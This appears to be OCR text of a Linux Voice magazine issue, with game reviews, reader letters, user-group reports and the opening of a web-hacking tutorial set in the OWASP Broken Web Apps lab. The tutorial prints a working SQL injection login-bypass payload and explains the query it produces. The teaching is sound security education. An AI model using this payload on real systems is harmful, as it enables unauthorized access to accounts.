
Tesseract is a brand-new open-source FPS game forked from the Cube 2 FPS project, which means among other things that it shares the ability to edit maps in real time with other players. The game features fast-paced FPS gaming at its finest with an instant-kill deathmatch mode complemented by a capture-the-flag mode, as we all love running around waving flags right?

Tesseract is really quite beautiful and runs very smoothly, but it's another game in the early stages and there isn't much to it yet. It has a long way to go before it becomes as stable as games like Xonotic and Red Eclipse; it does however show real promise for the Linux gaming scene.

http://tesseract.gg

Nuclear Throne

Post-apocalyptic 2D Bullet Hell.




Nuclear Throne is the second game to come to Linux from famed indie developer Vlambeer, and it promises lots of action. The game is a "procedural death labyrinth", which is a fancy new name for Rogue-likes to better describe them. You choose what character you wish to play as, and each comes with its own unique abilities to suit your preferred playing style. The game is tortuously hard, and it has permanent death, so when you die that's it – game over, which can be frustrating.

It's in Steam's Early Access section meaning it's not quite ready for the masses yet, but each update seems to add a ton of excellent content.

http://store.steampowered.com/app/242680/

ALSO RELEASED…




Stunt Rally

Stunt Rally is the rather good-looking open source racing game for Linux. It has been in development for a long time and has just come out with a brand new whopper of an update.

The game now features a staggering 153 tracks promising to keep you rather busy; we found the controls quite hard to master, so be sure to let us know how you find it.


https://code.google.com/p/vdrift-ogre



The Last Tinker

The Last Tinker is an absolutely beautiful mixture of adventure and action in a very colourful world. It's the first title from new developers Mimimi Productions, and if this title is anything to go by we can look forward to plenty of excellent work from them on Linux in future. The game features easy-to-use controls, some good combat and an interesting story. Well worth a look!

http://store.steampowered.com/app/260160



Fistful of Frags

Fistful of Frags has been revamped from the bottom up in the latest Source Engine SDK, and along with it came Linux support! It's a free first-person shooter that's quite different from anything we've played before. You pick your load-out on spawn, and you have the ability to kick people away from you (it's quite fun to try to kick foes into the water!).

http://store.steampowered.com/app/265630

LINUX VOICE YOUR LETTERS

Got something to say? An idea for a new magazine feature? Or a great discovery? Email us: letters@linuxvoice.com


LINUX VOICE STAR LETTER

GARDEN PI

Your projects for the Raspberry Pi have been great fun (eg a distress beacon for when the zombies come and how to construct a Mars rover) as well as practical (the BrewPi and smart cycling jacket). I was wondering if it's possible to use the RPi in the garden to water hanging baskets automatically. Could a solar-powered RPi be used to pump/trickle-feed rain water from a water butt, through a piece of narrow tubing and into a hanging basket? If this could be done, it would allow us to keep the plants alive when hiding from zombies, or even whilst on holiday.
Les Waters, Hempstead

Andrew says: That's a great idea, and just in time for the end of the growing season. A friend of mine is using a Raspberry Pi for this exact purpose; I'll ask her how she did it and report back. And if we could only persuade the zombies to eat plants instead of brains, we'd solve two birds with one ARM-powered stone.

Ben is working away in his shed right now on a Raspberry Pi-powered face recognition system, hooked up to an Arduino, a robot arm and a Nerf gun, and Graham is brewing the next batch of BrewPi Linux Voice ale. That's the great thing about the Raspberry Pi: it's so versatile that the only limit is your imagination.



Tune in next issue for a heap of Raspberry Pi-powered projects to while away your rainy British summer holidays.

OLDE CODE

I saw that you plan to write about Konrad Zuse in a future issue. Great, I'm looking forward to that! Please don't forget to mention that there is an excellent permanent exhibition devoted to his work in the Deutsches Technikmuseum. Definitely worth a visit if you happen to go to Berlin. (Perhaps even a reason to go to Berlin in the first place.) You can read more about it her (**http://sdtb.de/Mathematics-and-Computer-Science.1256.0.html**)

Best regards,
Peder Christensen, Lund, Sweden

Andrew says: Thanks Peder! We knew that there was a replica of one of his machines in Munich, but the Berlin exhibition is news to us – we'll pop in the next time we're visiting the Free Software Foundation Europe. We'll be sure to mention it in issue 7, when we plan to write about him, his work on the Z3 machine and Plankalkül, the first high-level programming language.


There's a replica of Zuse's z3 machine at the Deutsches Museum in Munich. Image: Venusianer CC-BY-SA 3.0.

LICENCE QUESTION

I'm currently enjoying LV003 very much, but I've just come across the reviews section and I'd like to make a request: if you're going to review proprietary software in a free software magazine, can you please clearly label it?

I started reading the Bitwig Studio review and became suspicious, and while the price suggested to me that it was probably proprietary, it doesn't confirm it – free (libre) software can be sold (eg Ardour in the digital audio space takes a PWYC download approach; Red Hat's licensing; some mobile applications through the Google Play store, etc).

The simple solution would be to clearly include the software licence (not just price, which only implies the licence) in the DATA box at the start of reviews. This is what Wikipedia does on articles about software. Simply, Licence: GPLv3, or Apache v2, or proprietary, etc. That would make it very clear and obvious if a piece of software being reviewed is proprietary so that I can skip it, without having to switch to my computer to look it up to confirm.

This problem isn't exclusive to *Linux Voice*, but I'd hope that *Linux Voice* could do better! For example, in the Firefox add-ons repository, you have to dig under the collapsed Version Information at the bottom of the page to find a link to the licence information. Similarly, Google Play and the Chrome Web Store clearly mark software as gratis, but IIRC doesn't indicate clearly if at all whether or not software is libre.

With a motto like "Free Software | Free Speech," I'd hope that *Linux Voice* could do better – if reviewing and recommending non-free software, at least clearly mark it as such so I know what to ignore! Otherwise... keep up the great work!
Blaise Alleyne

Graham says: That's a fair point. It's part of our remit to promote Free Software, so we should be doing better on that front. We'll add it to the data box as you suggest, starting with this issue. Otherwise... I'm glad you're enjoying it!

Bitwig Studio, though a fantastic, Linux-native piece of software – is not Free Software.


COMMAND LINE TOOLS

Love the new magazine and the feature on mastering the command line. I was surprised you omitted any mention of the spreadsheet tool **sc** (**http://ibiblio.org/pub/Linux/apps/financial/spreadsheet/sc-7.13.tar.gz**), which has been around on Unix-like systems for decades.
Tim Schofield

Mike says: True, SC is indeed a great command line spreadsheet. I'm getting ever closer to doing all my daily jobs at the shell prompt now. Next stop, apt-get autoremove x.org-server...

LINUXVOICE
The magazine that gives back to the Free Software community
I'VE GOT THE POWER
UNLEASH THE HIDDEN STRENGTH OF THE LINUX COMMAND LINE

It's phenomenal what you can do with the Linux command line, especially when you factor in the time you save by automating repetitive tasks.


ELFIE
QUICK! WE'RE ALMOST AT THE STAIRS
NO! TOO LATE...
...WE'RE SURROUNDED!
hat you want to write the dust here? Elbereth

CC-BY-SA WWW.PEPPERTOP.COM

GIVE YOUR DATABASE AN INFORMATION IMPORT.

We'll share our knowledge to improve yours.

100% of our clients rate our PostgreSQL training courses as excellent. Book your place and gain access to unrivalled knowledge of the core code.

+44 (0)870 766 7756
2ndquadrant.com/knowledge

2ndQuadrant
Professional PostgreSQL

ENCRYPTION

A respected opponent of the Spyocracy says we need a cheap box to encrypt all our connections with the internet.

In a recent article in the *Guardian*, Eben Moglen argues that we can't trust our governments, social networks or email providers to keep the spies out of our private affairs. The only solution is for all of us to use the best of modern technology to defeat the information thieves.

We need a simple cheap box that sits next to our phone socket and encrypts/decrypts all traffic to the internet. Our tech gurus could use their expertise to create a SpyBlocker device instead of wasting their time building yet another identikit smartphone.

So here's the challenge. The entrepreneur who markets the best box could make a fortune. We need to teach the NSA, CIA, GCHQ and their Chinese equivalents that we will no longer allow them to invade our lives and destroy our liberties.

Maurice George, Ormskirk, Lancashire

Freedom isn't free: the Novena heirloom laptop cost $5,000.

Andrew says: I agree that there's a goldmine to be made from customers who don't want to be spied on. But the crucial thing here is that the hardware would have to be open, like the Novena laptop (**www.crowdsupply.com/kosagi/novena-open-laptop**). Otherwise we'd be just as open to backdoors as before.


A LITTLE BIT OF MEXICO

For those of us who have to work mostly with Windows at work, but like to sneak the odd Linux box onto the network when we can, how about a tutorial on Samba 4 and how to set it up as an active directory domain controller or member server?

Also, I spotted the Guacamole remote desktop project **http://guac-dev.org**. It presents a remote desktop connection through any HTML 5 browser window and can proxy VNC and RDP connections too. It looks like a potentially very handy technology but maybe a bit tricky to set up (it needs a Tomcat server back-end). Maybe one of the *Linux Voice* gurus could do the leg work for us and show us how to get it set up.

Nick

Andrew says: I remember all the fuss that was made when Samba 4 came out, because it was the first version to support Active Directory. Yes, you're quite right that we should cover it, and get it up on the internet as CC-BY-SA as soon as possible. As for Guacamole, it looks interesting. Hmmm…



We haven't had the chance to test Guacamole, but that appears to be a Linux desktop running inside a browser. The cloud can now proclaim eternal victory!

BUYING LINUX MACHINES

I read with interest your article on buying Linux computers and I wish that I had access to it before I bought my recent machine, as it would've saved me a lot of my own research. However, I should like to point out that there are Linux PC vendors in Europe, and in particular I would draw your readers' attention to a German site; **linux-onlineshop.de**. I too had looked at US vendors, such as System76, and had concluded that VAT and import duties made this an unattractive proposition. The German site offered configurable modern machines and the protection of EU consumer legislation: much more attractive.

Unfortunately, the site is only available in German (no translation available) but my Secondary School German and judicious use of Google Translate where I really didn't understand the small print managed to secure an order and the machine arrived, well packaged, in eight days exactly as specified. Linux Onlineshop had installed Linux Mint for me and had even set up separate partitions for root and /home. Although I'm not a complete Linux novice, I didn't know enough about UEFI and Secure Boot at the time to consider installing it on a modern machine myself and it was useful to be able to buy a Haswell machine with Linux pre-installed. Even though I've since got to grips with installing with UEFI, I'm pleased that I dealt with **Linux-onlineshop**. They offer some good machines, ready to go, but buyers need to know that the power supply will have a European plug. This is easily cured with a UK visitor's adaptor, available from high-street camping shops or electronics retailers. I mention my experience for your readers, so that they might explore options that don't involve them paying 'the Windows tax'.

I'd like to thank you for the review of SolydXK in issue 2. I'd been looking for a solution to install on an old Intel Atom net-book for my nine-year-old niece. I installed SolydXK for her because it doesn't need re-installation and she loves it because it has Scratch and Python and the desktop looks similar to the Raspberry Pi! Without your review I doubt that this distribution would have gained my attention.

Keep up the good work and I look forward to Issue 4!
Mike

Ben says: Yes! Thanks Mike. It's also worth taking a look at PC Specialist, a firm based right here in Ye Merry Englande. It's where I got my machine from, and as with **linuxonlineshop.de**, you don't have to pay for a pointless, useless Windows licence to get a machine that you're only ever going to use as a Linux box.

If you begrudge paying Microsoft for an operating system that you're just going to delete, Check out **www.pcspecialist.co.uk**.

CONCERNED OF THE INTERNET

Is it true that Facebook is planning to buy Canonical? If so I will change distributions just for my privacy alone. **http://itsfoss.com/facebook-to-buy-ubuntu-for-3-billion**
Steve Cox

Nick 'Mouth of Sauron' Veitch says: Canonical is not a listed company – there are no public shares, so the only way for Canonical to be sold to anyone would be for a certain Mr Shuttleworth to sell it to them. Since he already bemonikers himself SABDFL (Self Appointed Benevolent Dictator For Life) it seems that the company would have to be wrestled from his cold, dead hands. However, if billions of currency are at stake, there may be another way. With that kind of money, Facebook could possibly lure him onto some spacecraft claiming it was headed for the ISS. Once in orbit they could imprison him in one of the no-doubt dozens of brainwashing satellites they already have up there and compel him to name an upcoming release "Zazzy Zuckerburg". Still, this seems unlikely.

LUGS ON TOUR

Manchester Girl Geeks

Liz Hardwick Girls, geeks and crowdsourced cake

Being a woman who works in technology normally means you're the only girl geek in the room. Manchester Girl Geeks Barcamp was organised to help redress that balance and give women the confidence and supportive environment to attend possibly their first geeky conference. It's always been important to me to support women-friendly events rather than women-only, that's what @mcrgirlgeeks is all about.

A team of four of us girl geeks set about organising the second, affectionately named #bracamp back in January, and saw over 100 attendees of all genders fill the Geoffrey Manton building at Manchester Metropolitan University on 31 May.

It was a full day of "un-conference" talks (where attendees set the topics), networking, and sometimes the most important things... brews and cake... lots of cake... crowdsourced cake at that!

Manchester Girl Geeks regularly runs dinners and afternoon tea parties with different STEM themes, and some of these topics were seen at Manchester Girl Geeks' largest ever event. Some talks included Data and Healthcare, Social Media for Positive Change, Quantified Self and a strand of women in science and tech talks from our venue hosts, The Institute of Humanities and Social Science Research.

My personal favourites from the talk lineup came from @Jarofgreen on OpenCal, an open source online calendar for groups and events, and @DefProc, who shared Internet of Toys with us, along with @Bubblino who got a mention.

Atmosphere

As a speaker at various events around the UK, it's easy to feel when the atmosphere is right. Everyone on the day was positive, buzzing and chatting with each other. There were friends being made, contacts being swapped and newbies doing their first ever talks. There was a mix of geeks, event organisers, non-geeks and others just interested in learning new things. There was a great vibe, and I would recommend to anyone join.

We also got some brilliant community groups to come and share their projects with the attendees. We had The Raspberry Pi Foundation and Manchester Raspberry Jam, the fabulous ScienceGrrl, and the hacking-all-the-things HacMan (Manchester's Hackspace).

A massive thanks to them, and all our sponsors, but most of all the attendees, who made it such an awesome event. Hopefully it goes some way into helping people realise that girls can be geeks too! For more info on Manchester Girl Geeks, check out the website at **http://manchester.girlgeekdinners.com**

The cake/death conundrum gets easier every time. Look at these entries for the #bakeoff cake competition – Photo by Zoe E Breen.

A sea of purple t-shirts - Attendees listen to the opening plenary – Photo by Liz Hardwick

The team (l–r): Liz Hardwick, Sam Headleand, Katie Steckles, Angie Chan.

TELL US ABOUT YOUR LUG!

We want to know more about your LUG or hackspace, so please write to us at **lugs@linuxvoice.com** and we might send one of our roving reporters to your next LUG meeting

Cambridge Raspberry Jam

Talks and demos and workshops, oh my! By **Michael Horne** & **Tim Richardson**.

The Cambridge Raspberry Jam on 10 May was a pretty epic event. Back in May last year, we started out with 50 people in one room, and now we've grown to be the largest regular Jam in the country (possibly the world!) with approximately 200 people attending at the Institute of Astronomy.

This Jam was very special. We dedicated our lecture theatre to one thing: Focus on Education. We invited educators to attend 12 sessions showcasing the use of the Raspberry Pi in education, kicked off by Clive Beale from the Raspberry Pi Foundation. Topics included: the new curriculum, STEM Ambassadors, Code Club, Sonic Pi, FUZE and Basic, the Pibrella, Minecraft, the Computing at School organisation, Seven Segments of Pi and general talks on how to inspire the next generation of computer scientists.

At the same time, we ran 10 practical workshops which included: an introduction to basic Pi electronics, soldering, sensors, programming an Arduino, the PiCamera, the Pibrella and robotics concepts such as motor control, line following and distance sensing, plus two Minecraft sessions.

Pi-powered kit

We also had a show-and-tell area featuring projects including: an Easter Bunny chocolate egg dispenser, a Pi-powered Oculus Rift, a prototype of a new robotics kit called Pi2Go and some fantastic projects from schools – a greenhouse watering system and a robot arm that followed the movements of a real arm.

This was all topped off by our marketplace area featuring vendors both long-standing and brand-new.

At the end of the day, we were surprised at how smoothly it had all gone and how few crises there were. We received some stunningly good feedback and people genuinely seemed to enjoy the day.

Fittingly for an education-focused event, there were lots of kids in attendance.

For a full report of the event, including videos of most of the talks, visit **http://camjam.me/May2014**.

Forthcoming CamJams are on 5 July, 6 September and 6 December, which will feature a robotics competition we're calling PiWars! For more details, please visit our website at **http://camjam.me** and sign up to our mailing list.

OwnCloud gets its own contributor event


Need an excuse to visit Berlin this August? **Jos Poortvliet** has the perfect one.

With recent revelations about the NSA – and others – tracking data, OwnCloud has become a fast-growing alternative to things like Dropbox and Google Docs, with close to 2 million users. With Owncloud users don't store their data on some third-party, hackable storage – the data resides on their own hardware.

Everyone welcome

Crucial to OwnCloud's ability to appeal to so many users is the open source community of contributors that works hard to add OwnCloud features. For the third straight year, OwnCloud will be hosting a Hackthon – same as last year, at TU Berlin – to give existing and prospective OwnCloud contributors a place to get together to get work done. Lightning talks, workshops and keynotes give everyone the opportunity to share what's going on in OwnCloud and learn new skills. We are looking for hardcore programmers but also documenters, translators and testers who are invested in protecting their – and others' – privacy. The hackathon will take place from 26–31 August, with an added conference day on Saturday 30 August that will feature lightning talks and workshops for beginners and new contributors as well as more advanced subjects.

Last year, the hackathon at TU Berlin attracted around 50 contributors, and we expect to more than double that number this year. The event is free but we ask people to register at **http://conference.owncloud.org**.


ownCloud
CONTRIBUTOR
CONFERENCE
August 2014, Berlin

Hackathon
August 26-31

For the second time, the awesome community behind ownCloud will get together at the TU Berlin for 5 days of writing code and sharing beer, knowledge and inspiration. Our goal is to get work done:

- Coding (PHP, JS, C++)
- Design & Front-end
- Testing
- Translation & Documentation
- Marketing & Promo

Talks & Workshops
August 30

The Conference Day on Saturday the 30th provides insight into ownCloud and a chance to learn new skills.

Join us for keynotes, lightning talks and workshops:

- Learn to write your first ownCloud App
- Secure your PHP application
- Learn how to write code tests
- Connect your JS app to ownCloud
- Add the ownCloud Share API to your application

Help contribute to the best alternative to Google's hegemony.

LEARN TO HACK

The best way to defend yourself on the web is to know how the enemy works. Learn to hack the web, and keep your server safe from the dodgy side of the internet.

Hack safely – do it on VirtualBox

The most valuable tool in the aspiring penetration tester's arsenal is a good set of practice sites. These are websites that have known vulnerabilities that you can explore to find where problems are likely to lie.

There are quite a few out there, and the Open Web Applications Security Project (OWASP) has gathered some of the best ones together in the Broken Web Applications Project (OWASP-BWA) which is a virtual machine file available from **http://sourceforge.net/projects/owaspbwa**.

If you unzip it (depending on your distro, you many need to install software that can handle 7z files), you'll get a new directory containing the files needed for a virtual machine.

VirtualBox is the easiest tool for creating a simulated computer that you can hack into. It's in most distro's repositories. Once VirtualBox is installed, open it and click New to create a new machine. Give it a name, and set it as Linux, Ubuntu. Hit Next twice to accept the default amount of memory. On the Virtual Hard Disk screen, select Use Existing Hard Disk, then use the directory icon to find the file **OWASP Broken Web Apps-cl1.vmdk** that you unzipped previously. Click through Next, and then Create to finish the Virtual Machine. It should now be ready to start.

Because the virtual machine is riddled with vulnerabilities, it's a good idea to make sure it's not accessible from other computers. The easiest way of doing this is with host-only networking. This is a virtual computer network that runs on the host (ie your PC or laptop), and connects to the virtual machine without exposing it to the wider network. To set this up, right-click on the virtual machine you've just created, and select Settings, then go to Network and change Attached To to Host Only Adapter.

A vulnerable virtual machine

You now have a vulnerable machine that you can hack away at without exposing yourself to other computers on the network. After you boot it up, you'll end up at a login screen. This will tell you the URL you need to point your browser to in order to access the vulnerable web apps. In our case it was **http://192.168.56.101**, but it may be different on your machine.

There's loads of really good stuff on the virtual machine, but we're going to look at just a few bits to get you started. We strongly encourage you to take more of a look around as there's loads of fun things to try and break into.

Exploit SQL

You don't need a password to log in when you've got 1337 skillz.

The first application we're going to look at is called Bricks. It's a simple web app with a few examples to demonstrate some of the basic techniques. Go the URL given on the login screen of your virtual machine, then click on OWASP Bricks. The app consists of a series of bricks that each pose a challenge to the aspiring web app hacker. They're split into three categories (login, file upload and content) that each tests different skills sets. To start with, we're going to take a look at bypassing login forms. Go to Bricks > Login Pages > Login #1.

You're presented with a fairly standard login page that requests a username and password. First, just to see what's going on, enter the username and password **test**/**test**. This won't log you in (those credentials are wrong), but the fail login page will show you the SQL query used to verify the password.

Even though most websites don't show you the SQL they use to check the login, most password checks on websites work in roughly the same way. That is, when you enter your credentials, the system checks to see if they match a row in the database. If they do, then it logs you in (the password should be hashed, but as you will see, that won't make a difference in this case).

To log in, we don't necessarily have to enter valid credentials, we just have to enter details that result in this SQL returning one or more rows.

The system is simply dropping the username and password we enter into the SQL surrounded by quote marks. A simple way to check if you can manipulate the SQL is by entering the username: **test'** (with just the one quotation mark) with any password. If the website isn't stripping special characters out, this will result in an SQL error, because there will be the wrong number of quote marks in the query.


This means we can close off the quotes and inject our own SQL into the statement. For example, if you enter the username: **test' or name like '%' or '1'='1**, the server will execute the following query:

```
SELECT * FROM users WHERE name='test' or name
like '%' or '1'='1' and password='test'
```

In MySQL, the **and** operator is run before **or**, so this is equivalent to:

```
SELECT * FROM users WHERE name='test' or name
like '%' or ('1'='1' and password='test')
```

This will return any entry in the database


OWASP Bricks Login Form #1 - Mozilla Firefox
OWASP Bricks Login Form #1
192.168.56.101/owaspbricks/login-1/
Google
Bricks
Login
You are not logged in.
Username:
Password:
Submit
test' or name like '%' or '1'='1

••••

By manipulating some SQL, you can log into a site without having to use a password.

where the name is **'test'** (this will probably not match anything) or the name is **like '%'** (in SQL this matches every string, so every row will be returned) or both **'1'='1'** (this is always true, but it's only included to use up the remaining quote mark that will be added after the username field) and the password is **'test'** (this may or may not return any rows, it doesn't matter).

Validate your data!

The crucial part of the code that's returned is **name like '%'**. This wildcard match brings back every row, because it's surrounded by **or**s. Even though we have no idea what the username or password are, we've still been able to log in. Obviously this is a fairly serious problem, and to make sure your login forms don't fall victim to this sort of attack, you need to validate the data the user enters to make sure it doesn't contain malicious code.

The Login #2 brick includes some JavaScript to check what the user entered before it sends it to the server to perform the log in attempt. Go to that brick now, and we'll try to break in. You should find that if you enter the same data as before, you get an error message rather than a successful login. When you request a web page, what you're actually doing is sending an HTTP GET request. This is how your browser tells the server which page it wants. Almost all the information for the GET request is in the address of the page you ask the server for (there's also the HTTP header and the cookie that can also be exploited by hackers, but we won't use them here).


There are also HTTP POST requests. These have extra little packets of data that are sent along with the address. Either way, it's still data being sent from our computer, and so we can control it. Ordinary web browsers send POST requests as instructed

"Even though we have no idea what the username or password are, we've still been able to log in. Obviously this is a fairly serious problem!"

by the web pages, and don't have the ability to manipulate them. This is exactly what's supposed to happen in the second login brick. In this case, some Javascript running on the web page tries to filter out our malicious request if you attempt to break in in the same way you did with the first login form.

